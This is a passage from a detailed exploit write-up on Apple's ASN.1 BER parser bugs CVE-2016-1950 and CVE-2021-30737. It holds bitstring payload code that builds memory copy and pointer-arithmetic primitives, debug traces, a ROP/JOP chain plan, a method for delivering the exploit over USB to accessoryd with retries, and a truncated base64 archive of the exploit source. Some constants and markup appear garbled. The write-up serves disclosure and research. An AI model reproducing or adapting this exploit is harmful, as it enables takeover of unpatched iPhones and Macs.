        PUSH8(0x4141414141414160); // PORTArenaPool.arena.first.avail (copyout
        DESTINATION)
        PUSH8(0x4b4b4b4b4b4b4b4b); // PORTArenaPool.arena.current = &PORTArenaPool.arena
        PUSH8(256ULL); // PORTArenaPool.arena.arenasize
        PUSH8(7ULL); // PORTArenaPool.arena.mask
        PUSH8(0xB8AC9BDFULL); // PORTArenaPool.magic
        // this serves as overlapping SecAsn1Item with 'top' below
        PUSH7(8ULL << 3); // Length: 8
    // state (promptly discarded)
    CONS BITSTRING(3);
        START BITSTRING(0, 0);
The scratch space will have the following layout:
                                          |<-- real state object -->|
    [subitem] [PORTArenaPool] [ 8 ] [top] [template] [dest] ...
                               |< fake item >|
The overlapping item is `{ 8, top }` and we can use our write primitive to
replace `top->their pool` with our own `PORTArenaPool`. Once we have that,
all subsequent allocations in `their_pool` will be controlled by us. We can even chain multiple Arenas in `PORTArenaPool` and, if sized correctly, they
will perform different controlled writes with little to no effort. First,
we replace `their pool`:
        START BITSTRING(0, 0);
        CONS BITSTRING (3 + 5);
            REP BITSTRING(0, 5, 'f');
        REP BITSTRING(0, FILLER LEN + 2 * 8, 'f'); // leave the pointer dangling over
        'dest'
        CONS BITSTRING(3 + 8 + 3 + 8);
            START BITSTRING(0, 8);
                PUSH8(0x4b4b4b4b4b4b4b42); // 'dest' -> &SecAsn1Item = { 8,}
                state#1->top }
            START BITSTRING(0, 8);
                PUSH8(0x4b4b4b4b4b4b4b4b); // &PORTArenaPool
0x4b4b4b4b4b4b4b2 is the address of the fake SecAsn1Item, consisting of a
+8 byte offset and `top` as base.
0x4b4b4b4b4b4b4b4 is our full PORTArenaPool replacement for `their pool`,
consisting of a new Arena: [0x41414141414160 .. 0x4141414141414170]. It
represents the copyout destination. This replacement step must be performed
once, followed by the actual copyout:
    // cause a state object allocation with known parent
    CONS BITSTRING(3 + FILLER LEN + 112 + 38);
        START BITSTRING(0, 0);
        CONS BITSTRING (3 + 5);
            REP BITSTRING(0, 5, 'g');
        REP BITSTRING(0, FILLER LEN + 2 * 8, 'g'); // leave the pointer dangling over
        // switch to 'afterConstructedString' and trigger a copyout from subitem via
        sec_asn1d_concat_substrings
        CONS BITSTRING (3 + 112);
            START BITSTRING(0, 112);
                \overline{\text{PUSH8}} (0x4b4b4b4b4b4b4b4b); // dest: any { 0, NULL }
                PUSH8 (OULL);
                                            // our mark
                PUSH8(0x4b4b4b4b4b4b4b4c); // parent: previous object
                                            // child
                PUSH8 (OULL);
                                            // place: afterConstructedString
                PUSH8 (13ULL);
                                            // check_tag_mask
                PUSH8 (0xdfULL);
                                            // found_tag_number
                PUSH8 (3ULL);
```

0x4b4b4b4b4b4b4b4b must point to a temporary empty `dest`. This is needed to dodge some assertions. Not quite mandatory, because the assertions are missing from the Release binaries, I'm just being pedantic.

0x4b4b4b4b4b4b4b4 must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4d is the subitem (or head of a subitem chain) which points to the source data.

```
The net effect of the code above is: memcpy(0x4141414141414160, 0x4b4b4b4b4b4b4b4b1, 8);
```

If multiple copyouts are desired, we can chain the subitems and also chain the initial PORTArenaPool to other PLArena structures.

In contrast to the previous chapters' primitives, this allows us to copy whatever data into the destination, not merely scalar values. And we did it without overly complicated contraptions to pivot the input buffer. Looking back at the old code I cannot stop wondering what the fuck was I thinking back then. It is a total garbage.

```
-- 4.2.1 - Copyin
```

The copyin is a bit different. It represents the ability to copy data from any arbitrary address into local scratch space. This can be achieved with `sec\_asn1d\_prepare\_for\_contents`. We can't exactly tell where to copy to, but this is just a minor inconvenience, because said data is copied into a new `our\_pool` allocation, which is inside the scratch space, hence we can calculate where it will end up:

```
if (item) {
        item->Data = (unsigned char*)sec asn1d zalloc(poolp, alloc len);
    len = 0;
    for (subitem = state->subitems head;
        subitem != NULL; subitem = subitem->next) {
        PORT Memcpy (item->Data + len, subitem->data, subitem->len);
        len += subitem->len;
    item->Length = len;
Here's how to trigger it:
    // cause a state object allocation with known parent
    CONS BITSTRING(3 + FILLER LEN + 112 + 38);
        START BITSTRING(0, 0);
        CONS \overline{B}ITSTRING(3 + 5);
            REP BITSTRING(0, 5, 'i');
        REP BITSTRING(0, FILLER LEN + 2 * 8, 'i'); // leave the pointer dangling over
        'dest'
        // switch back to 'afterLength' and trigger a copyin from subitem via
        sec asn1d prepare for contents
        CONS BITSTRING(3 + 112);
            START BITSTRING(0, 112);
                PUSH8(0x4b4b4b4b4b4b4b4f); // dest: any { 0, NULL }
                                           // our mark
                PUSH8 (OULL);
                PUSH8(0x4b4b4b4b4b4b50); // parent: previous object
                                            // child
                PUSH8 (OULL);
```

```
PUSH8(5ULL); // place: afterLength
PUSH8(0xdfULL); // check_tag_mask
PUSH8(3ULL); // found_tag_number
PUSH8(3ULL); // expect_tag_number
PUSH8(0x400ULL); // underlying_kind: SEC_ASN1_ANY
PUSH8(0ULL); // contents_length: 0
PUSH8(1ULL + 112); // pending: +1
PUSH8(3ULL); // consumed
PUSH4(11); // depth
PUSH4(0); // bit_string_unused_bits
PUSH8(0x4b4b4b4b4b4b4b47); // subitems head: &subitem
```

0x4b4b4b4b4b4b4f must point to a temporary empty `dest`. This is needed to make sure the copyin is done at the next available `our\_pool` address, which can be calculated and therefore it is considered known.

0x4b4b4b4b4b4b50 must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4b47 is the subitem (or head of a subitem chain) which points to the address to read from. The data will be placed at the next available address in the scratch space.

```
The net effect of the code above is: memcpy(next alloc(our pool), 0x4545454545454545, 8);
```

And since `our\_pool` is pinned to the scratch space, we can calculate where the destination will be.

```
-- 4.2.2 - Arithmetic
```

Arithmetic represents the ability to do some sort of addition/subtraction. Since we want to avoid a multi-step exploit and perform everything in one go, we need to work out some shared cache addresses. For example, if we'd want to find the address of `vm\_remap` function, we can simply execute the following equivalent operation:

```
vm remap = &kSecAsn1BitStringTemplate + addend;
```

The addend above is constant for a given shared cache and can be calculated beforehand. The addition itself is done in `sec\_asnld\_next\_substring`. In case it is not obvious, the relevant code is this:

```
state->consumed += child consumed;
```

The operation is done by using two discarded state objects. First make sure `child->consumed` holds the addend (this is a matter of a simple write) and then use a copyout to set `state->consumed` to `kSecAsn1BitStringTemplate`. After the operation, `state->consumed` holds the result of the addition.

```
START BITSTRING(0, 16);
    // SecAsn1Item
    PUSH8(OULL); // Length
    PUSH8(0x4b4b4b4b4b4b4b4b1); // Data: &state#1->our mark
// state#1 (promptly discarded)
CONS BITSTRING(3 + 2); // Vader
    // state#2 (promptly discarded)
    CONS BITSTRING(3); // Zon
        START BITSTRING(0, 0);
// Use SecAsn1Item to prepare state#1 and state#2.
START BITSTRING(0, 0);
CONS BITSTRING (3 + 5);
    REP BITSTRING(0, 5, 'e');
REP BITSTRING(0, FILLER LEN + 2 * 8, 'e'); // leave the pointer dangling over 'dest'
CONS BITSTRING (3 + 8 + \overline{4} + 232);
    START BITSTRING(0, 8);
```

```
PUSH8(0x4b4b4b4b4b4b4b49); // 'dest' -> &SecAsn1Item = { 0,}
         &state#1->our mark }
    START BITSTRING (0, 232);
        PUSH8(0x4b4b4b4b4b4b4b); // child: &state#2
        PUSH8 (-1ULL);
        PUSH8(8ULL); // place: duringConstructedString
PUSH8(0xdfULL); // check_tag_mask
PUSH8(3ULL); // found_tag_number
                                      // expect tag number
        PUSH8 (3ULL);
                                       // underlying kind
         PUSH8 (3ULL);
        PUSH8 (1ULL);
                                       // contents length
        PUSH8(0x42424242424242); // pending: ADDEND
PUSH8(0ULL); // consumed: POINTER
PUSH8(0x4b4b4b4b4b4b51); // depth...: serve as arg = &string
        PUSHR(0x80, 0); // (bleed over into state#2)
PUSH8(0x4242424242424242); // consumed: ADDEND
// Insert here copyout of any state->theTemplate to &state#1->consumed,
// where the POINTER is expected to be.
// And here follows the addition per se:
// cause a state object allocation with known parent
CONS BITSTRING(3 + FILLER LEN + 8 + 51);
    \overline{\text{START}} BITSTRING(0, 0);
    CONS BITSTRING(3 + 5);
       REP BITSTRING(0, 5, 'h');
    REP BITSTRING(0, FILLER LEN + 4 * 8, 'h'); // leave the pointer dangling over
    'parent'
    // switch to 'duringConstructedString' and trigger addition via
    sec asn1d next substring
    CONS BITSTRING (3 + 8);
         START BITSTRING(0, 8);
             PUSH8(0x4b4b4b4b4b4b4b4e); // parent: state#1
```

We can chain multiple state#1/state#2 pairs to perform multiple additions in one go, with one addend for each pair. The last object used for addition must have its parent pointing back to the object we left off.

```
+----+
    V
  +----+
  discarded obj |-->| discarded obj |
  +----+ +-----+ |
   +-----+ +------+
  | discarded obj |-->| discarded obj |
  | state#1[1] = parent |  | state#2[1] = child |
  +----+
 ^ ---
 +- addition#1 -+
| parent |----+
+--X--|YOU ARE HERE|-----+
   +----+
```

Here we see state  $0 \times 102 \text{b} 627 \text{f} 0$  transitioning to 102 b 62198 which performs the addition, and then transitioning back to  $0 \times 102 \text{b} 626 \times 8$  and resuming execution

```
sec asn1d parse leaf: memcpy(0x102b62758 + 5 = 0x102b6275d, "6868686868686868", 179)
sec asn1d parse leaf: pre-existing value = 0x867b806a20000000
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 \rightarrow 0x102b626c8
sec asn1d push state:430: zalloc(144) \rightarrow 0x102b627f0 in arena o pool/0x0 (left -1)
STATE transition 0x102b626c8 -> 0x102b627f0
sec asn1d parse leaf: len=2401, @1953
sec asn1d parse leaf: item = BIT STRING, item->len = 1472, len = 8
state = 0x102b627f0
    top = 0x7f867b806a20
    the Template = 0x102b7b2e0
    dest = 0x7f867b809620
    our mark = 0x0
    parent = 0x102b626c8
    contents length = 9
    pending = 8
    consumed = 3
    depth = 12
    allocate = 0
    indefinite = 0
sec asn1d parse leaf: memcpy(0x102b62758 + 184 = 0x102b62810, "102b62198", 8)
sec asn1d parse leaf: pre-existing value = 0x102b626c8
STATE transition 0x102b627f0 -> 0x102b62198
STATE transition 0x102b62198 -> 0x102b626c8
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 \rightarrow 0x7f867b809328
STATE transition 0x7f867b809328 \rightarrow 0x7f867b80b620
STATE transition 0x7f867b80b620 \rightarrow 0x7f867b809328
STATE transition 0x7f867b809328 \rightarrow 0x7f867b80b620
```

### -- 4.3 - Assembling the pieces

The last missing bit is achieving code execution. This can be done the same way we did in the old exploit, using `top->filter\_proc(top->filter\_arg)`. Bypassing PAC is considered a security bug in its own right, this writeup is meant to illustrate strictly the ASN.1 bugs. As a consequence, defeating other mitigations than ASLR is left as an exercise to the reader.

Now that we have all pieces, we are ready to build the exploit, using the following strategy:

- use a number of copyouts to place a small number of template pointers in the expected object pairs, prepared for addition;
- perform a series of pointer arithmetic to compute the respective number of gadgets;
- use a chained copyin to assemble certain data fragments interleaved with the aforementioned gadgets, effectively building a bootstrap ROP strip;
- copyout a JOP gadget over `top->filter\_proc` and the address of said ROP strip over `top->filter\_arg`, which will pivot the stack;
- the bootstrap ROP strip does the following:
  - vm remap the shared cache at a fixed address;
  - jump to stage2 relocator, which relocates the rest of stage2, using only gadgets from the remapped cache;
  - enter late stage2 which has full ROP functionality.

Of course, this is but one way of doing it. Please keep in mind that our primitives are quite expensive in terms of bitstring space, and therefore we aim to complete the chain with minimal effort.

Finally, we "relocate" the PKCS#7 for whichever address we believe it would be a viable scratch space. Relocating means translating all those addresses we know about: 0x4b4b4b4b4b4b4b... The result will be sent over USB as an IAP2 authentication packet to accessoryd, using whatever MFi tool. Note: we do not need a real IAP certificate, because the exploit kicks in before the certificate is even validated and it does everything in one go.

If we miss, accessoryd will likely crash and we may need to restore the USB connection. Then we can build another PKCS#7 (for another address) or just

keep retrying the old one. Eventually, one of them is bound to hit a usable scratch address and succeed. Note: these daemons listening over USB are not throttled. Also, it makes no difference if the shared cache is reslid upon daemon restart, since we have the ability to recalculate the gadgets during each retry.

The only thing that matters is to reach a writable scratch area we can use. It does not matter what this area contains, and it does not have to be at a specific address. It just has to be. Everything is computed during decoding with the aid of the hijacked ASN.1 machinery, provided it has a little bit of manoeuvring space.

#### -- 5 - Conclusions

This article has begun in Spring 2021, its main purpose was to detail the CVE-2016-1950 exploit. But as I was writing, trying hard to remember five years old details, I realised the exploit used two bugs: one that was fixed and the other one (which I completely forgot about) that was still there. I knew it was somehow exploitable on its own, so I reported it to Apple, on 16 April 2021. It was fixed in iOS 14.6 beta 3 (18F5065a) dated 10 May 2021 and it would later become CVE-2021-30737[7] of iOS 14.6 (18F72) release. It was also backported to iOS 12.5.4 for end-of-life devices.

An interesting side-note: to my knowledge, Apple started to use Mozilla NSS ASN.1 parser in MacOSX Panther, 2003: SecurityNssAsn1-11.tar.gz. And while CVE-2016-1950 was inherited from the original codebase, CVE-2021-30737 was never in Mozilla code; it seems to be an Apple-only addition. I do not know what was the purpose of the change, perhaps they wanted to take a shortcut for empty bitstrings for speed reasons, I guess we will never know.

Here ends our journey into the ASN.1 parser vulnerabilities. CVE-2016-1950 has been fixed in iOS 9.3 and CVE-2021-30737 was fixed in iOS 14.6, five years later. Both bugs affected virtually all Apple products: iPhone, iPad, Macs, etc. While the two bugs are completely unrelated, it may be that the former can be turned into an exploit without the latter. I never tried to do it that way. What we know now is the old bug greatly helped the newer one -- but as we can see, CVE-2021-30737 was powerful enough to carry the weight of a full exploit on its own.

These bugs are interesting because they can be used to mount a full attack against daemons listening on the phone Before First Unlock over USB. This means pretty much game over for 32bit devices, since those do not have SEP. On 64bit devices, however, the exploit can be used as a starting point for further exploration.

Another interesting aspect is that a sizeable part of these exploits, that is, everything we accomplish with the bitstring is architecture agnostic, only the bitness matters. For example, the resulting bitstrings can be tested on x86 64 and then used on arm64. Ditto for i386 vs armv7.

Last, but not least, there are some lessons to be learned. First of all, you should never use an Arena allocator in security sensitive contexts. Yes, Arenas are fast, easy to implement from a programmer point of view and they seem appealing. They can also get you pwned, because the memory blocks are laid out in a predictable fashion. Actually, to be more blunt, stay the fuck away from any kind of allocator with inline meta-data.

Second, BER is a hairy beast. BER parsers tend to become extremely complex and complexity is the enemy of security. If you must handle ASN.1, use DER whenever possible. There are examples of alloc-less DER parsers which do a pretty good job and seem very secure when used properly, such as libDER.

Third, never ever mess with complex state machines that you do not fully understand. All the assertions were useless, with one notable exception (which may or may not be possible to dodge) so even if they were left in the Release binaries, it didn't matter greatly. State machines are hard! Human brains are great for many things, but state machines is definitely not one of those.

- [0] https://support.apple.com/en-us/HT206166
- [1] https://en.wikipedia.org/wiki/ASN.1
- [2] https://opensource.apple.com/release/os-x-10114.html
- [3] https://en.wikipedia.org/wiki/Region-based memory management
- [4] https://tools.ietf.org/html/rfc3369
- [5] https://www.cvedetails.com/cve/CVE-2016-4656/
- [6] https://www.cvedetails.com/cve/CVE-2016-4655/
- [7] https://support.apple.com/en-us/HT212528

#### -- 7 - Source code

The source code was designed to work on iPhones, but it happens to work on macOS, too. Make sure you respect the bitness and use the correct libraries for each of the included examples: Security-57337.20.44 for the first bug and Security-59754.80.3 for the second one.

### begin-base64 644 bitstring.tar.xz

/Td6WFoAAATm1rRGAgAhARwAAAAQz1jM6NHp7/5dADEaSvAGKpeIE24StL9ENe2O6dTZgKRAW41D W87F6QV46j4iSxv6QtmHXKxDLxH9UAXv82aiao34Otqlb50NFFigMy6/t2ybrW7mWnUY33R7N9nv m1RHBmYOZk/jDicKk0LK7sU7Gf8DD1Le30EuNUPeAHS4IttsPOm6uFFuFKFWHWL7cSiQEUtVLDhJ EWV/nZzn2t7GiupbdFhLQgUBBymcnjmwTt3C9OY/OnI/7hpQnw7KLxjbEfaPTRrMfIL3s4VA+2dK /DPQDI/4Fr7cxGLiH65IVxk9rt6iUXuzAwaEh/olUz+9KAyCcKYjUGvYnQYfUcYBN+oUzgI46Rem kZyj1kbAU6QbTaU84LcRyiRKaZlrQdz+ODEErfeExNG2cTUvMgy/r8S0z1joazcYVUPKFwipZ9ZG RO1TO5TIkQ/szOQsAkscli5CGEmqO7YiOGVp21JIjAmVQdz3ku/08WEG9rriY18Ex3MLr7oMyKdz R/fJa4yS88Juz6Hmh6OL2+jTt4tlZ03M7XxDWMtPmkKjhT+8exWPyuFeAAz04RpbgBknLW6Q9hxf xiW9GuYaK9TsWBxvU7CD5GVkDBEftSOi6lttY3xqkF8IqspDye5bik9WeNUO4SpsiaWiGlShuEEX aI5rScHVHS2bKWUxy4X6k2OHp41DLWurGZYLng7/yRf6/JfVh/NW5XA9kceWt8K4fhbgWU8pE38C 8UupuvUPL6DALjoa4NRuu2I82nTEi6LYr9FvRJy6VdWEI2042cyc0N1fywhGEk8aFLV5EP7cJ9T7 RdISBIMlCR64U4++U+TsOU6/uHYs6KAhbaap+yYhjmalF4Mb+HhopCW1jQUmCiojTey1CMlKusSA vNBL70KoUU6U22Lx/rzVuiN1Ki5ixmIsEmRd/QLCdd9BfoXxvc88yzbUHoaoZwpico0GVXUwyn2J af12N0zg8DBD22YJ/H1fxRDgkFo7AlKeYBdwEQzflMfQSA1rx4r9gwyWdYPUwkPtCTULI3dHgrMw leeD+v1ZslIQBqjy5/hU5A2g1GYexLuii5BnydQlTuXM4vN5ukPbYWiloNSOUuikAwW8x5Q9HYQY VZeoBfSaYirbrTJk3MkHscRmLtF0fLbJD2LbR+d6vSK/AubbT0HEzP6dNoVWNCodhFWQ2akqsz4a b728oKYzWLPTFNtgjbnBj4z/BWXIN0BdDh0vE7oyaDFpPJW5AZmdrJiYKX3oW9GorQPGScv6WmoS EdLqHh7Mjt7tHIVw9B8YrEjuUMY2wdmoygRQp0CBrUMziQt3tOp+r6sSPYYeqSZYM7BVb9gIE0mi y+JIVLmrIRjQlxdH63roGwyGR8wIsyFhtIj54FFwsXQs/GaiPBIFbU4+67Do8JM35sTqaKqfXwX2 hOMeuK7EA8qLfjY9qTyy7o0cO8TxQis6S8CqHmuSGvJTsCc+Aq8A2mUyGtsVQRG2vHMsUCEefHJa Qj6t0bs1KEslIv6zAoJ5CFyTVjFVJt1nixt0vDEp/J58eAcvzZ9UZQQXynkrsY4H9OzeXzl1c90t wYDpSs9Ls3Q89dAph1PLhQxKsAn849GrCzmJFJhiOEEW8pB2CfbCrtbo76vtjMF134JxyEfDmsNy 1XLvZdk50veE/mAbBLKR4v4cONu0CjcOvgLN4Gza6dDrTcP/b6C9avd75Ze9dtab+YQirvQelpIE 1IF1PAOy1cQVHJhqrMfmRlLu1D1L1fo0UuDZcuzPN6FcUTGJueCoj3aojvUmZzjdqoOZymvobIDG PkV2VJHtyK4j1HP31Nv9+ajtgqKUGoFAWYhtpJt7zCWG+qPBh+sen+Xaerv2OeLGutq2jr9RCRzg XDZ2UZpitW0HqOssMwSdMpMOB0ot0oCpxuXNPn/Knb2Kd7J1+pAIuqWM8pUNdABrO2g06ZEyO31F VrLPQbD4oY/MCWcBsqeBF4eM5c4amN0Qim3y0HpohLOhQMII6diEMZZIDIBMU1aP5Vmz1NPKDF0Y  $\verb|mcjHGQB0xhPrHkkknSLOqF2PQ2ZUh4mBVphXVOaowPIjpUoJUwKxJx5S9PlK5K6VDrs3nr5kxTsb|| \\$ 5JS8yN/i82D26SmJzpPvNAS0WrYjCfM9v8cvoUtBP1KY4/qUWiwOfX19ITr4JDpGwYmWraYGJpjX KxfL5ADJNpZsqXj4/yaJz6UlEVRqUOodhj4us5bDETb+avv1fXQQHqYP6lrvmW7mjzpuRRwXE5hZ wbV7esjxYt51fcZ6ek4PJZXWj8t633fsLUyWyU/jtW9y4uNEBfeICEIUt06X1JvQc6/MKxV0GsPh jAiJlBqj+GEdXb0xsQ810bkvEEsKn43S5xStnSG65ARtcgCPGI8iyygO2pV/28wkuvZ9v6GWw/b1 x4+PZFsbTzh/n4mM9ibAooerAUlklJdQh4xR6f5f3srcLHNBBt1fHLV6OQGBuerPKY+vM6JfvcYV NRzmEJtJB1Nxh5Yug9d+5qb8H71r1dtwuMrbj0SxcQUCeHa6XWCAodSA1PTZLrnuiv+OAXEj/Zgd XpBHey6S+LDNWq7TnftxaiQHxzqSqBKIXGyJlveai+2WmZ2ParRn3IktQn8m9Uc2BkUvS38kibTo /zhH8s10e+F2mGm5pNqoYUqXObX1np37f8YLUxcX1KyZXKdEIAos1GqSF2Q6G4dcTOmM9EjINwcq wywhN9dyEDvygsu1EbFswST2hz3iHXAEdKUeNuDKAn58X4qSokKNt3hULva0e+3OqnxVs1/TJzWu OpQGrsvh/t9Si8QjX2DKzBryjeDpijqpsUPRs/U/03/MnO55EfVoLwsY2f16TflCMpO0DuXms5PM uC1jTbfI8n2Biby7o9tVpCKvrkod6K7T2ndgyMGf5Cceislwabj+us9Tn3XYR+90BGetTZeXF1D3 Of4en5Q/Q85vpvqA4oUCmgpL8LTNLdy6RrfOCbwv3ybUOzM59hV7CHhe0us7YNibEiy5EmJHpa/p jc23yikq08rE1GMtAcv5k63pP31e9MA6TDjP+Iz5b/T7PI2m98MCAvSORC8lv9GaWwqCttvRuxPG GS+4Dv/kvpI26sI1LbkHhse9IPnXWNT6n77y071SFHamcSjFs/50I4qUxLHlT2JCSuJQa0li7qv2 H/fS+M8DRKvQRLOGwFNj2cAaXnyPYQ4Xulrsob/YIwrNwkLV8SYKxbL7795HagqHjh5A0f9qM8dh wbTd2KAh2Q4OuK3fowl9T919HkYy3YDuAVFKThIkdmpl5kGOT4s2hrg2clZG53w9dN2n6k7RSCUI sFHYKRrlsb4/3vIlI0hp7ZnreJm2j8ZBrSRV/+8OUwXmK0POrqGOdDWJMk5hPfDd8HqaU4/uMwS6 kV1dt/qVNa79hz5ApwP/y4yp+cMvFLywzWjWv+CowgRksvaN45JQ4bAn8AnAZJISyejFnHVs43kA 1Q446vp5HV17jmnWJa7AJn0XZzmwQjK3sSIDfanysPeUVhjBJC1XVySMKGGHqP3aPNfEFN/Lua6Y pR1C82a32Vbf12FYcu2MDf0WlE0qZ8B8o4vTY/X8rC09dM/V2Nlj7YF12CVDEXqh705EJInc9ASg +PJ5zNnEj09t41j07U/YpkhQo1EmouQATWDlSAGSfSLrAl9tIdAaIVCAC3XECuo3maugzNb0GSQ0 hbIbXj8KHhTdGbvofI6URV1W1G0JXKla0Tz01ECNKUwoXEPI7xi00D0p4cVMxlKyzoe2I4cmOOSX

```
u31whicuNhJ1MHO6ifEtwG+6I+wUDf3ZKVya7eUcekd27ik6VGHMqifeRHYegwe803YRdZ1/RphZ
F+d2oizXIt/NyxqPzlmOo0SUPE1L2hgu3nc6T77NiBaLB9J3MZPfNhBOXwtrq14UtprMfL6ahE24
Swxqm6oY4tvaYU1sVat71F46yUEaEtpaCxn17zY4STZN8TagEM7Y1f7EqXrWkFU3qNeoHZcB8989
bvZEacbKaRplXhJQTG4qu/Drif2n0Rgr9ZHVpBjcuDC010IFUyVTZwF4MJyMdP8iJ4b0s147dV0G
y1S6OPsjJAodG4wmKqP05N+QTB1tSSB1UB1+aB/nHZc5qF/saodlJ9qiYK1CH3qbYdoKLmHANOPr
FIWeNKYWIfVUtxUHJTHnHoPUtmOxC4uWvyVqkwuM0QKe2Vy9aBeusFehhkrAAWla1OsiIfBbJEdm
DliwALEG6bxH8/Ofb9J6blh21WscliTthbyYVbGyPR3sMhd3RoXue2SokFUdgkUmfsQmjRyOG7YF
ppqQJmohwb0ZDd5EABVP0RQCFrfUSssqw4xcJu44SMsvB8K3EuhCrvsXn8qmgHvCTZ/KDwzTgGdM
PFZMZmfR+f5CaJymhiQVjW9pEPHq7SoB/+hloqDFP4QhfYWJaQpOZeUao+mTf/YAtLqnI5bIs3xa
i9c7+yyGyBfdaQ8YBjZRqy6yMGEawbtxFrcQLR7klkqm4o7zQO8100PV0s5uYqpmPIx0z6fkVCLL
FNcJvb7naETeO/6qL1XTUZSqxC3wJAo4i/8hSZfn1UFasak5xk1OhCCtWFu17zO3TEqWnh2EVR0B
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